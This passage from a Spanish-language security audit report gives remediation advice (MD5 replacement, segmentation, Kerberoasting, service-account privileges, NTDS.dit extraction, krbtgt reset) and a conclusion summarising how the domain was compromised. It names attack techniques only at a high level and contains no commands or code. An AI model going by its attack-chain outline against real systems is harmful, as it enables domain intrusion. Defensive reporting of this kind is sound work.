Sustituir algoritmos criptográficos inseguros como MD5 por funciones de hash robustas y adaptadas al almacenamiento de contraseñas.

1. MD5 es un algoritmo obsoleto y extremadamente vulnerable a ataques de cracking por diccionario y fuerza bruta.
2. Las contraseñas deben almacenarse con funciones lentas y resistentes al cracking offline.
3. Además del algoritmo adecuado, es recomendable aplicarse un salt único por contraseña.
4. Esto incrementa drásticamente el coste computacional de un ataque y reduce la efectividad de tablas precalculadas.

10.5 Segmentación de red insuficiente

Reforzar la segmentación de red y aplicar controles de filtrado entre segmentos, impidiendo que un sistema comprometido pueda actuar como pivote hacia redes internas sensibles.

1. La máquina Linux comprometida permitió el acceso a una red interna adicional, facilitando el movimiento lateral.
2. Los sistemas con múltiples interfaces deben estar especialmente controlados y monitorizados.
3. Deben implantarse reglas de firewall entre segmentos para limitar únicamente el tráfico estrictamente necesario.
4. Los servicios de administración remota deben estar restringidos a redes concretas y hosts autorizados.

5. También es recomendable aplicar monitorización de tráfico para detectar comportamientos de pivoting o tunneling.

10.6 Cuentas de servicio vulnerables a Kerberoasting

Revisar todas las cuentas de servicio con SPN configurado y aplicar contraseñas largas, aleatorias y rotadas periódicamente, además de limitar sus privilegios.

1. Las cuentas con SPN pueden ser objetivo directo de Kerberoasting, ya que sus tickets pueden solicitarse y crackearse offline.
2. Deben emplearse contraseñas complejas y de alta entropía para impedir el cracking de tickets.
3. Es recomendable utilizar cuentas de servicio administradas cuando sea posible.
4. Debe revisarse periódicamente qué cuentas tienen SPN configurados y si realmente lo necesitan.
5. La reducción de privilegios de estas cuentas disminuye drásticamente el impacto en caso de compromiso.

10.7 Privilegios excesivos en cuentas de servicio

Aplicar el principio de mínimo privilegio y retirar a las cuentas de servicio cualquier pertenencia innecesaria a grupos administrativos, especialmente a **Domain Admins**.

1. La cuenta **iis_service** tenía privilegios excesivos, lo que permitió escalar directamente a control total del dominio.
2. Las cuentas de servicio deben disponer únicamente de los permisos imprescindibles para su función.
3. Nunca deben formar parte de grupos altamente privilegiados salvo justificación técnica excepcional.
4. Es necesario revisar periódicamente membresías de grupos administrativos y delegaciones de privilegios.
5. Esta medida reduce de forma muy significativa el impacto de una credencial comprometida.

10.8 Extracción de credenciales del dominio (NTDS.dit)

Restringir la capacidad de replicación y acceso a secretos del dominio, así como monitorizar actividades administrativas anómalas sobre el controlador de dominio.

1. Una vez comprometida una cuenta con privilegios elevados, fue posible extraer las credenciales del dominio completo.
2. Deben limitarse los privilegios capaces de acceder a funciones de replicación o extracción de secretos.
3. La monitorización debe detectar ejecuciones anómalas de herramientas o acciones relacionadas con volcado de credenciales.
4. Es recomendable reforzar el hardening del DC y restringir accesos administrativos a estaciones seguras.

10.9 Compromiso de la cuenta **krbtgt**

Restablecer de forma controlada la contraseña de la cuenta **krbtgt** dos veces consecutivas tras cualquier incidente, y proteger de forma prioritaria los controladores de dominio frente a robo de credenciales.


1. El hash de **krbtgt** permite la creación de Golden Tickets y, por tanto, la persistencia total en el dominio.
2. Tras un compromiso, no basta con cambiar contraseñas de usuarios normales si la cuenta **krbtgt** ha sido expuesta.
3. El reseteo de **krbtgt** debe hacerse siguiendo procedimiento controlado para evitar incidencias con tickets existentes.
4. Es necesario acompañar esta medida con revisión completa del dominio, rotación de credenciales y análisis forense.
5. La protección de **krbtgt** es crítica porque constituye la raíz de confianza del sistema Kerberos del dominio.

Conclusión de recomendaciones

La corrección aislada de una única vulnerabilidad no sería suficiente para proteger el entorno. La explotación observada ha sido posible por el encadenamiento de múltiples debilidades de configuración, autenticación, segmentación y privilegios. Por ello, las medidas correctivas deben abordarse de forma conjunta, priorizando aquellas que impiden el acceso inicial, la reutilización de credenciales y la escalada a privilegios de dominio.

11. Conclusión Final

La auditoría realizada ha puesto de manifiesto la existencia de múltiples vulnerabilidades críticas que, combinadas entre sí, han permitido el compromiso total del entorno, incluyendo el control completo del dominio Active Directory.



El ataque ha seguido una progresión lógica desde un acceso inicial no autenticado (FTP anónimo), pasando por ejecución remota de código en el servidor Linux, obtención de credenciales, movimiento lateral mediante técnicas de pivoting, explotación de debilidades en Active Directory (Kerberoasting) y, finalmente, acceso al controlador de dominio con privilegios de administrador.

Las recomendaciones propuestas se centran en tres pilares fundamentales:

- **Reducción de la superficie de ataque**, eliminando servicios innecesarios y configuraciones inseguras
- **Protección de credenciales**, evitando su exposición y utilizando mecanismos criptográficos robustos
- **Control de privilegios y segmentación**, limitando el impacto de un posible compromiso

La aplicación conjunta de estas medidas permitiría bloquear el vector de ataque en múltiples fases, evitando su encadenamiento y reduciendo significativamente el riesgo global del sistema.